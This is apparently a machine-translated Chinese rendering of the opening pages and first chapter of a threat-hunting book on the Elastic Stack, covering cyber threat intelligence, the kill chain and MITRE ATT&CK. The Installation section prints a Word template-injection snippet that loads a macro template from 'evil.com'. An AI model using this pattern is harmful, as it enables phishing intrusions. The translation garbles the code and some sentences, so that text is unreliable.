Threat Hunting with Elastic Stack

Solve complex security challenges with integrated prevention, detection, and response

Andrew Pease

威胁追踪
弹性堆栈

通过集成预防、检测和响应解决复杂的安全挑战

安德鲁·皮斯

伯明翰孟买

使用 Elastic Stack 进行威胁追踪

集团产品经理： Wilson Dsouza

出版产品经理： Yogesh Deokar

高级编辑:拉胡尔·杜苏扎

内容开发编辑： Sayali Pingale

技术编辑： Shruthi Shetty

文案编辑： Safis Editing

项目协调员:尼尔·德梅洛

校对:萨菲斯编辑

索引器： Tejal Soni

美术指导:尚卡尔·卡尔博

首次发布:2021 年 7 月

生产编号:1210721

由 Packt 出版有限公司出版

制服广场

利弗利街35号

伯明翰

B3 2PB,英国。

978-1-80107-378-3

www.packt.com

感谢我的孩子们,当我在深夜伏在键盘上时,他们耐心地牺牲了与我在一起的时间。特别感谢我的妻子斯蒂芬妮,她从不让我放弃任何事情。

安德鲁·皮斯

贡献者

关于作者

Andrew Pease于 2002 年开始了他的信息安全之旅。他曾为美国国防部、一家生物技术公司的多个组织进行安全监控、事件响应、威胁搜寻和情报分析，并共同创立了一家名为Perched 于 2019 年被 Elastic 收购。Andrew 目前在 Elastic 担任首席安全研究工程师，负责进行情报和分析研究，以识别有争议网络上的对手活动。

自 2013 年以来，他一直使用 Elastic 进行网络和基于端点的威胁追踪，自 2017 年以来，他一直使用 Elastic Stack 开发安全工作负载培训，目前与一群出色的工程师合作，为 Elastic Security App 开发检测逻辑。

关于审稿人

西蒙·莫迪 (Shimon Modi)是一位网络安全专家,在开发领先产品并将其推向市场方面拥有十多年的经验。他目前担任 Elastic Security 的产品总监,他的团队专注于构建机器学习功能以应对安全分析师的挑战。此前,他曾担任 TruSTAR Technology（已被 Splunk 收购)的产品和工程副总裁。他还是埃森哲技术实验室网络研发小组的成员,致于开发从安全分析到工业物联网安全的解决方案。

西蒙·莫迪拥有博士学位。来自普渡大学,专注于生物识别和信息安全。他发表了超过 15 篇同行评审文章,并在 IEEE、BlackHat 和 ShmooCon 等顶级会议上发表过演讲。

Murat Ogul是一位经验丰富的信息安全专业人士,在进攻和防御安全方面拥有二十年的经验。他的专业领域主要是威胁狩猎、渗透测试、网络安全、Web 应用程序安全、事件响应和威胁情报。他拥有电气电子工程硕士学位,以及多项行业认可的认证,例如 OSCP、CISSP、GWAPT、GCFA 和 CEH。他是开源项目的忠实粉丝。他喜欢通过志愿参加安全活动和阅读技术书籍来为安全社区做出贡献。

目录

第 2 节：
利用 Elastic Stack 进行收集和分析

3
Elastic Stack 简介

4

建立你的狩猎实验室 - 第 1 部分

5

建立你的狩猎实验室 - 第 2 部分

6

使用 Beats 和 Elastic Agent 收集数据

7
使用 Kibana 探索和可视化数据

8
弹性安全应用程序

第 3 节：
实施威胁追踪

9
使用 Kibana 通过数据来寻找对手

10
利用狩猎为运营提供信息

11
丰富数据，智造智能

12

共享信息和分析

评估

您可能喜欢的其他书籍

指数

前言

Elastic Stack 长期以来以其以令人难以置信的速度搜索大量数据的能而闻名。这使得 Elastic Stack 成为安全工作负载（特别是威胁追踪)的强大工具。在寻找威胁时,您常常不知道自己到底在寻找什么。拥有一个触手可及的平台,让您能够创造性地探索数据,对于检测对手的活动至关重要。

这本书适合谁

本书适合刚开始接触威胁追踪、刚接触利用 Elastic Stack 进行威胁追踪的任何人,以及介于两者之间的所有人。

本书涵盖的内容

第一章,网络威胁情报、分析模型和框架简介,为全书使用的批判性思维技能和分析模型奠定了基础。

第 2 章,狩猎概念、方法和技术,讨论如何应用模型来收集数据并寻找对手。

第 3 章,Elastic Stack 简介,介绍 Elastic Stack 的不同部分。

第 4 章,构建您的狩猎实验室 - 第 1 部分,展示如何构建功能齐全的 Elastic Stack 和受害者机器以用于威胁狩猎研究。

第 5 章,构建您的狩猎实验室 - 第 2 部分,配置 Elastic Stack,构建受害者虚拟机,并将威胁信息数据摄入 Elastic Stack。

第 6 章,使用 Beats 和 Elastic Agent 进行数据收集,重点介绍如何将各种 Elastic 数据收集工具部署到系统。

第 7 章,使用 Kibana 探索和可视化数据,介绍各种查询语言、数据探索技术和 Kibana 可视化。

第 8 章“Elastic 安全应用程序”深入探讨 Kibana 中用于威胁搜寻和分析的 Elastic 安全技术。

第 9 章,使用 Kibana 通过数据来查找对手,探索使用观察来执行有针对性的威胁搜寻并创建定制的检测逻辑。

第 10 章,利用威胁追踪为运营提供信息,重点介绍使用威胁追踪来协助事件响应操作。

第 11 章“丰富数据以创造情报”展示了如何丰富事件以获得更多见解。

第 12 章“共享信息和分析”探讨了如何以通用格式描述数据以及如何与合作伙伴和同行共享可视化和检测逻辑。

为了充分利用这本书

您需要有健康的探索欲望。虽然本书涵盖了特定的工具,但学习概念和理论并将其应用到新平台和用例的能将使信息超越我们将在书中涵盖的具体示例。

Software/hardware covered in the book	OS requirements
Oracle VirtualBox	Windows 10 and CentOS Linux (version 8+)
The Elastic Stack (Elasticsearch, Kibana, Beats, and the Elastic Agent)	

我们在本书中使用的每个工具都是完全免费的。虽然他们可能拥有与其使用方式相关的许可证,但重要的是,成本并不是您学习如何使用 Elastic Stack 进行威胁追捕的限制因素。

下载示例代码文件

您可以从 GitHub 下载本书的示例代码文件： https://github.com/PacktPublishing/Threat-Hunting-with-Elastic-Stack。如果代码有更新,它将在现有的 GitHub 存储库上更新。

我们还提供丰富的书籍和视频目录中的其他代码包,网址为

https://github.com/PacktPublishing/。去看一下!

代码实际应用

本书的《Code in Action》视频可在https://bit.ly/3z4CAOV 观看。

下载彩色图像

我们还提供了一个 PDF 文件,其中包含本书中使用的屏幕截图/图表的彩色图像。您可以在这里下载： http: //www.packtpub.com/sites/default/
文件/下载/9781801073783_ColorImages.pdf。

使用的约定

本书中使用了许多文本约定。

文本中的代码:表示文本中的代码字、数据库表名称、文件夹名称、文件名、文件扩展名、路径名、虚拟 URL、用户输入和 Twitter 句柄。
下面是一个示例：“让我们使用tcpdump在我的en0接口上进行收集,捕获全尺寸数据包(-s),并将文件保存到local-capture.pcap。”

代码块设置如下：

```
{
    “承认”:真实，
    “shards_acknowledged”:正确，
    “索引”：“我的第一个索引”
}
```

任何命令行输入或输出都写成如下：

```
$curl -X PUT“localhost:9200/my-first-index?pretty”
```

粗体:表示新术语、重要单词或您在屏幕上看到的单词。例如,菜单或对话框中的单词会像这样出现在文本中。下面是一个示例：“管理界面看似相当稀疏,但它允许您深入了解 Elastic Agent 安全策略的详细配置。”

> 提示或重要说明
> 看起来像这样。

保持联系

我们随时欢迎读者提供反馈。

一般反馈:如果您对本书的任何方面有疑问,请在消息主题中提及书名,并向我们发送电子邮件至 customercare@packtpub.com。

勘误表:尽管我们已尽一切努确保内容的准确性,但错误还是会发生。如果您发现本书中有错误,请向我们报告,我们将不胜感激。请访问www.packtpub.com/support/errata,选择您的书籍,单击勘误表提交表链接,然后输入详细信息。

盗版:如果您在互联网上发现任何形式的非法复制品,请向我们提供位置地址或网站名称,我们将不胜感激。
请通过copyright@packt.com联系我们并提供材料链接。

如果您有兴趣成为一名作家:如果您有某个主题的专业知识并且您有兴趣撰写或撰写书籍,请访问 authors.packtpub.com。

分享你的意见

当您阅读完《使用 Elastic Stack 进行威胁追踪》后,我们很想听听您的想法!
请点击此处直接进入本书的亚马逊评论页面并分享您的反馈。

您的评论对我们和技术社区都很重要,并将帮助我们确保提供优质的内容。

第 1 节：威胁简介狩猎、分析模型和狩猎方法论

本节将向您介绍网络威胁情报的概念，以及如何使用分析来创建情报，而不仅仅是上传妥协指标。

本书的这一部分包括以下章节：

- 第 1 章，网络威胁情报、分析模型和框架简介
- 第 2 章，狩猎概念、方法和技术

1

简介

网络威胁情报：分析模型和框架

一般来说，现代IT术语中有一些“闪亮的便士”术语——区块链、人工智能和可怕的单一玻璃——都是一些经典的例子。网络威胁情报(CTI)和威胁搜寻没有什么不同。

虽然所有这些术语都非常有价值，但它们通常被营销和销售团队用来比喻性地挥手以促成与最高管理层的会面。
考虑到这一点，让我们讨论一下 CTI 和威胁追踪的实用性，以及作为所有安全事物的总括术语。

在本书的其余部分中,我们将回顾我们将在这里介绍的理论和概念。本章将重点关注批判性思维、推理过程和分析模型;了解这些至关重要,因为威胁搜寻不是线性的。

它涉及与键盘另一侧的实时对手的不断适应。正如您努检测它们一样,它们也同样努逃避检测。

随着本书的进展,我们会发现,知识很重要,但能够适应快速变化的场景对于成功至关重要。

在本章中,我们将讨论以下主题:

- 什么是网络威胁情报?
- 情报管道
- 洛克希德马丁网络杀伤链
- Mitre 的 ATT&CK 矩阵
- 钻石模型

什么是网络威胁情报?

我的经验使我认为 CTI 和威胁搜寻是与传统安全操作(SecOps) 紧密结合并支持的流程和方法。

当我们谈论传统的 SecOps 时,我们指的是各种类型的基础设施和防御工具的部署和管理 - 例如防火墙、入侵检测系统、漏洞扫描程序和防病毒软件。此外,这还包括一些不太令人兴奋的元素,例如政策以及隐私和事件响应等流程(并不是说事件响应不是绝对的爆炸)。有大量描述传统 SecOps 的出版物,我当然不会尝试重写它们。然而,要作为威胁猎手成长和成熟,您需要了解 CTI 和威胁猎杀在大局中的位置。

当我们谈论 CTI 时,我们指的是收集、分析和生成的过程,将数据转换为信息,最后转换为情报（我们稍后将讨论实现这一点的技术和方法)并支持操作以检测可以逃避的观察结果自动检测。威胁狩猎搜索无法通过使用传统的基于签名的防御工具检测到的对手活动。这些主要包括使用端点和网络活动进行分析和检测模式。 CTI 和威胁狩猎相结合,是识别对手技术及其与所防御网络的相关性的过程。然后,他们在数据中生成配置文件和模式,以识别某人何时可能使用这些已识别的技术,并且（这是经常被忽视的部分)导致数据驱动的决策。

一个很好的例子是确定滥用授权二进制文件（例如 PowerShell 或 GCC)是对手使用的一种技术。在此示例中,PowerShell 和 GCC 均应位于系统上,因此它们的存在或使用不会导致基于主机的检测系统生成警报。因此,CTI 流程将识别出这是对手使用的策略,威胁追踪将分析这些二进制文件在受防御网络中的使用方式,最后,该信息将用于通知主动响应操作或建议,以改善持久的防御态势。

特别值得注意的是,虽然威胁追踪是传统 SecOps 的演变,但这并不是说它本质上更好。它们是同一枚硬币的两面。
了解传统的 SecOps 以及情报分析和威胁搜寻应融入其中对于作为技术人员、响应人员、分析师或领导者的成功至关重要。在本章中,我们将讨论传统安全操作的不同部分以及威胁搜寻和分析如何支持 SecOps,以及 SecOps 如何支持威胁搜寻和事件响应操作：



图 1.1 – IT 与网络安全之间的关系

在接下来的章节中，我们将讨论几个模型，包括行业标准模型和我自己的模型，以及我对它们的想法，它们各自的优点和缺点以及它们的适用性。重要的是要记住，模型和框架只是帮助确定研究和防御优先顺序、事件响应流程以及描述活动、事件和事件的工具的指南。当分析师和操作员试图将模型用作万能的解决方案时，他们就会遇到麻烦，而实际上，模型是纯线性的且缺乏灵活性。

我们将讨论的模型和框架如下：

- 情报管道
- 洛克希德·马丁公司杀伤链
- MITRE ATT&CK 矩阵
- 钻石模型

最后，我们将讨论当模型和框架链接在一起而不是单独使用时如何最有影响 。

情报管道

威胁追踪不仅仅是将提供的危害指标(IOC)与收集的数据进行比较并发现“已知的不良情况”。威胁狩猎依赖于数据的应用和分析，转化为信息，然后转化为情报 这被称为情报管道。为了通过管道处理数据，有几种经过验证的分析模型可用于了解对手在其活动中的位置、他们下一步需要去哪里，以及如何优先考虑威胁搜寻资源（主要是时间）以进行破坏或降低入侵强度。

情报管道不是我的发明。我第一次在美国参谋长联席会议的一份极其书呆子的传统情报学说出版物中读到它，JP 2-0 (https://www.jcs.mil/Portals/36/Documents/Doctrine/pubs/

jp2_0.pdf）。在本文档中，此过程称为数据、信息和情报关系过程。然而，当我从该文档中取出它并进行一些调整以适应我的经验和网络领域时，我觉得情报管道更合适。它是您用来通知数据驱动决策的管道和流程：



图 1.2 – 情报管道

管道的想法是引入这样的理论:情报是制造出来的,但通常不提供。这对于销售可操作情报产品的供应商来说是一种诅咒。
我应该指出,出售数据或信息并没有错（事实上,确实需要以一种或另一种形式）,但你应该准确地知道你得到的是什么 即数据或信息,而不是情报。

如图所示,操作环境就是一切 您的环境、信任关系的环境、MSSP 的环境等等。
从这里开始,事件将经历以下过程:

1. 收集并处理事件,将其转化为数据。
2. 添加上下文和充实,将数据转化为信息。
3. 将内部分析和生产应用于信息以创建
   智 。
4. 可以创建数据驱动的决策（根据需要）。

例如,您可能会被告知“观察到此 IP 地址正在扫描互联网上暴露的未加密端口”。这是数据,但仅此而已。这真的一点也不有趣。这只是“互联网之风”。理想情况下,该数据应应用上下文,例如“此 IP 地址正在扫描互联网上暴露的未加密端口,以查找银行拥有的 ASN”;此外,增加的内容可能是该 IP 地址与先前观察到的恶意活动的命令和控制实体相关联。

现在我们知道之前发现的恶意 IP 地址正在扫描金融服务组织以查找未加密的端口。这可能很有趣,因为它有一些背景和丰富性,如果您处于金融服务垂直领域,这可能会非常有趣,这意味着这是信息,并且正在成为情报。

这是大多数供应商失去提供任何附加价值的能的地方。这并不是说这不一定有价值,而是回答“这个 IP 地址是否扫描了我的公共环境以及我是否有任何未加密的暴露端口?”是外部方(通常)无法提供的分析和生成水平。这就是您(分析师或操作员)发挥作用来创造情报的地方。为此,您需要有一些东西,最重要的是您自己的端点和网络观察,以便您可以帮助就您的威胁、风险和暴露情况做出数据驱动的决策 - 同样重要的是,一些关于如何减少这些事情的建议。我们稍后将在本书中教授的技能将讨论如何做到这一点。

作为一个内部组织,您很少有可支配的资源来收集(最终)生成情报所需的大量数据。此外,以这种规模添加背景和丰富内容在人员、技术和资本方面都非常昂贵。因此,从行业合作伙伴、通用或特定垂直信息共享和分析中心(ISAC)、政府实体和供应商那里获取这些服务对于拥有可靠的情报和威胁搜寻计划至关重要。重申一下我之前提到的,购买或出售“威胁情报”并不坏 这是必要的,你只需要知道你收到的不是灵丹妙药,而且几乎肯定不是“可操作的情报”,直到内部资源将其分析为情报产品,以便决策者在制定应对措施时得到适当的信息。

洛克希德马丁网络杀伤链

洛克希德马丁公司是一家位于国防工业基地的美国科技公司（DIB），除其他外，创建了一个响应模型来识别对手必须完成的活动才能成功完成活动。该模型是最早进入主流的模型之一，为分析师、操作员和响应人员提供了绘制对手活动地图的方法。该映射提供了一个路线图，一旦检测到任何对手的活动，就会概述对手的战役已经进行到什么程度，尚未观察到哪些行动，以及（在事件恢复期间）需要采取哪些防御技术、流程或培训优先。

关于洛克希德马丁网络杀伤链的一个重要说明：它是一个高级模型，用于说明对手的活动活动。许多战术和技术可以涵盖多个阶段，因此当我们讨论下面的模型时，示例将是大桶而不是具体的战术技术。一些简单的例子是供应链妥协和滥用信任关系。这些是相当复杂的技术，可用于活动中的许多不同阶段（或链接在活动或阶段之间）。不用担心，我们将在下一章中讨论更具体的模型（MITRE ATT&CK 框架）。

图 1.3 – 洛克希德·马丁公司的网络杀伤链

杀伤链分为七个阶段：

1. 侦察
2. 武器化
3. 交货
4. 剥削
5. 安装
6. 命令与控制
7. 实现目标的行动

让我们在下面的部分中详细了解它们中的每一个。

侦察

当对手绘制目标时执行侦察阶段。此阶段通过网络和系统枚举、社交媒体分析、识别可能的漏洞、识别目标网络的保护态势（包括安全团队）以及识别目标拥有的可能有价值的内容来主动和被动地执行（您的组织是否拥有知识产权等有价值的东西？您是 DIB 的一部分吗？您是可用于进一步泄露个人身份/健康信息的供应链的一部分吗？

（PII/PHI）？）。

武器化

对于对手来说，武器化是杀伤链中最昂贵的部分之一。
此时，他们必须进入自己的工具、策略和技术库，并准确确定如何利用上一阶段收集的信息来实现目标。这是一个可能成本高昂的阶段，不会留下太多出错的空间。他们是否使用了最先进的零日漏洞（即之前未披露的漏洞），从而使它们无法在其他活动中使用？他们是否尝试使用恶意软件，或者使用Living-Off-the-Land 二进制文件(LOLBin)？做得太多，他们会浪费开发零日和复杂恶意软件所需的资源（人员、资金和时间），但做得太少，他们就有被抓住并暴露攻击工具的风险。

这一阶段也是对手获取基础设施的阶段,以执行初始进入、阶段和发射有效载荷、执行命令和控制,以及在需要时定位渗透着陆点。根据活动的复杂性和对手的技能,基础设施要么被盗（利用并接管良性网站作为启动/暂存点）,要么购买基础设施。基础设施经常被盗,因为它更容易融入合法网站的正常网络流量。

此外,当您窃取基础设施时,您无需花费任何金钱来购买可以追溯到攻击者的东西（域名注册、TLS 证书、托管等）。

送货

此阶段是攻击者尝试进入目标网络的阶段。
通常,这是通过网络钓鱼（通用网络钓鱼、鱼叉式网络钓鱼或鲸鱼式网络钓鱼,甚至通过社交媒体)来尝试的。然而,这也可以通过内部人员、硬件掉落（停车场中奇怪地成功的拇指驱动器)或可远程利用的漏洞来尝试。

一般来说,这是战役中最危险的部分,因为这是对手第一次“接触”他们的目标,并用一些可能让防御者知道攻击即将到来的东西。

开发

当对手实际利用目标并在系统上执行代码时,就会执行此阶段。这可以通过利用针对系统漏洞、用户或任意组合的漏洞来实现。针对系统漏洞的利用是相当不言自明的 – 这需要通过诱骗用户打开执行利用条件（任意代码执行(ACE)的附件或链接来实现,或者需要远程利用可利用（远程代码执行（RCE））。

漏洞利用阶段通常是您第一次注意到对手的活动,因为交付阶段依赖于组织将数据（例如电子邮件)获取到其环境中。虽然有扫描仪和策略可以消除已知的恶意行为,但攻击者非常成功地使用电子邮件作为初始访问点,因此利用阶段通常是第一次检测发生的地方。

安装

此阶段是由于利用交付给目标的武器化对象而交付初始有效负载的阶段。安装通常有多个子阶段，例如将多个工具/滴管加载到目标上，这将有助于在系统上保持良好的立足点，以避免对手将有价值的恶意软件（或其他恶意逻辑）丢失给幸运的反恶意软件。 -病毒检测。

例如，该漏洞可能是让用户打开加载包含宏的远程模板的文档。打开文档时，将加载远程模板并通过 TLS 携带宏。使用此示例，带有附件的电子邮件看起来就像正常的信件，对手不必冒将有价值的启用宏的文档丢失给电子邮件或防病毒扫描程序的风险：

```
<?xml 版本=“1.0”编码=“UTF-8”独立=“是”?>
<关系 xmlns= http://schemas.openxmlformats.org/
package/2006/relationships ><关系 ID= ird4
类型=http://schemas.openxmlformats.org/officeDocument/2006/
关系/附加模板
目标=“文件:///C:\Users\admin\AppData\Roaming\Microsoft\”
模板\GoodTemplate.dotm?raw=true
Targetmode =“外部” /></关系>
```

在前面的代码片段中，我们可以看到一个普通的 Microsoft Word 文档模板。特别注意Target= file:/// 部分，它定义了本地模板(GoodTemplate.dotm)。在以下代码片段中，攻击者使用相同的Target=语法加载包含恶意宏的远程模板。文档标准允许这种加载远程模板的过程，这使其成为滥用的主要候选者：

```
<?xml 版本=“1.0”编码=“UTF-8”独立=“是”?>
<关系 xmlns= http://schemas.openxmlformats.org/
package/2006/relationships ><关系 ID= ird4
类型=“http://schemas.openxmlformats.org/officeDocument/2006/
关系/附加模板”
目标=“https://evil.com/EvilTemplate.dotm?raw=true”
Targetmode =“外部” /></关系>
```

这可能会持续几个阶段，每次迭代都越来越难以跟踪，使用加密和混淆来隐藏实际的有效负载，最终为对手提供足够的掩护和访问权限，无需担心被检测到。

作为一个真实的例子,在一次事件中,我观察到对手使用编码的 PowerShell 脚本从互联网下载另一个编码的 PowerShell 脚本,对其进行解码,然后该脚本下载另一个编码的 PowerShell 脚本,依此类推,最终下载五个编码的 PowerShell 脚本,此时对手认为它们没有被跟踪（剧透:它们被跟踪了）。

命令与控制

命令与控制(C2)阶段用于建立对植入程序的远程访问,并确保它能够逃避检测并通过正常的系统操作（重新启动、漏洞/防病毒扫描、用户与系统的交互以及很快）。

其他阶段往往进展得相当快;然而,对于高级对手,安装和 C2 阶段往往会减慢速度以避免检测,通常在阶段或子阶段之间保持休眠状态（有时使用前面描述的多个 dropper 下载技术）。

目标行动

此阶段是对手实现其入侵的真正目标的阶段。这可能是活动的结束,也可能是新阶段的开始。传统目标可以是加载恼人的广告软件、部署勒索软件或窃取敏感数据等任何目标。然而,重要的是要记住,这种访问本身可能就是目标,植入物被出售给暗/深网上的不良行为者,他们可以将它们用于自己的目的。

如前所述,这可以启动一个新的活动阶段,并从网络内部的侦察阶段重新开始,收集更多信息以更深入地挖掘目标。这在工业控制系统的妥协中很常见

（ICS） 这些系统没有（应该)连接到互联网,所以你经常必须进入一个可以访问互联网的系统,然后使用它作为访问 ICS 的立足点,从而开始新的杀戮链式流程。

作为分析师、操作员和响应者,我们的工作是将对手尽可能地推回到链条中,直到攻击的成本超过成功的价值。
让他们为进入我们网络的每一点付费,这应该是他们最后一次进入。我们应该识别并共享我们检测到的每一个基础设施。我们应该分析并报告我们发现的每一个恶意软件或 LOLBin 策略。我们应该让它们在一个又一个的零日漏洞利用中被烧毁,以便我们能够检测并阻止它们的前进。

我们的工作是让对手付出巨大的努 ,以在我们的网络中取得任何进展。

MITRE 的 ATT&CK 矩阵

MITRE 公司是一家联邦政府资助的集团,用于为多个政府机构进行研究和开发。他们对网络做出的众多贡献之一是一系列用于描述对手活动的详细战术矩阵,称为对抗战术、技术和常识（ATT&CK)矩阵。共有三个主要矩阵:企业、移动和ICS。

企业矩阵包括专注于准备阶段的战术和技术（类似于洛克希德·马丁公司的侦察和武器化阶段）
网络杀伤链）、传统操作系统、ICS 和以网络为中心的对手
策略。

移动矩阵包括专注于识别针对 Apple iOS 和 Android 移动操作系统的攻击后活动的策略和技术。

ICS 矩阵包括专注于识别针对 ICS 网络的攻击后活动的策略和技术。

这些矩阵都建立在另一个称为网络分析存储库(CAR) 的 MITRE 框架之上,该框架纯粹专注于对手分析。 ATT&CK 矩阵是一个抽象概念,允许您按技术、按策略查看分析。

所有矩阵都使用策略、技术的分组模式,对于企业矩阵,还使用子技术。当考虑策略、技术和分析之间的差异时,所有这三个元素都描述了不同但相关的上下文中的攻击者行为:

- 策略是参与者行为的最高级别（他们想要实现的目标　初始访问、执行等）。
- 技术更加详细,并带有策略的背景（他们将使用什么来实现其策略　鱼叉式网络钓鱼、恶意软件等）。
- 分析是对行为的高度详细的描述,并带有
  该技术的上下文（例如,攻击者将发送包含恶意内容的电子邮件以实现初始访问）。

MITRE 使用 14 种策略和 Matrix 特定的技术/子技术:

- 侦察（仅限PRE 矩阵）　信息收集技术
  在目标上

·资源开发（仅限PRE 矩阵） 基础设施技术
收购和能发展

·初始访问 在目标环境中获得初始立足点的技术

·执行 在目标环境中执行代码的技术

·持久性 维持对目标环境的访问的技术

·权限升级 在目标内升级访问权限的技术
环境

·防御规避 避免被发现的技术

·凭证访问– 获取内部/附加帐户凭证的技术 ·发现– 了解有关目标环境（网络、

服务等）

·横向移动– 将访问扩展到初始入口点之外的技术 ·收集– 为后续活动收集信息或数据的
技术

·命令与控制 控制目标内植入物的技术
环境

·渗透– 从目标环境窃取收集的数据的技术

·影响 负面否认、降低、破坏或毁坏资产的技术，
目标环境的流程或操作

在这些高级策略中，有多种技术和子技术用于描述对手的行为。初始访问策略中的两个示例技术和子技术（九种可用技术中）如下：

Tactic	Technique	Sub-Technique
Initial Access	Phishing	Spearphishing Attachment
		Spearphishing Link
		Spearphishing Service
	Valid Accounts	Default Account
		Domain Accounts
		Local Accounts
		Cloud Accounts

表 1.1 – MITRE ATT&CK 战术、技术和子技术关系的示例

Elastic 希望在适当的上下文中描述检测，因此在其每个检测规则中添加了 MITRE ATT&CK 元素。我们稍后会详细讨论这个问题：



图 1.4 – Elastic Security 应用程序中的 MITRE ATT&CK 框架示例

正如我们所看到的,MITRE 的 ATT&CK 矩阵比洛克希德马丁网络杀伤链详细得多,但这并不是说其中一个就一定比另一个更好;两者都有其用途。例如,在撰写技术文章或简报时,能够描述对手的资源开发策略包括他们开发能和具体利用的技术是有价值的;然而,如果观众不太懂技术,那么简单地指出对手将他们的攻击武器化（使用洛克希德马丁杀伤链)可能会更容易理解。

钻石模型

钻石模型（入侵分析的钻石模型,Sergio Caltagirone;Andrew Pendergast;
Christopher Betz， https: //apps.dtic.mil/dtic/
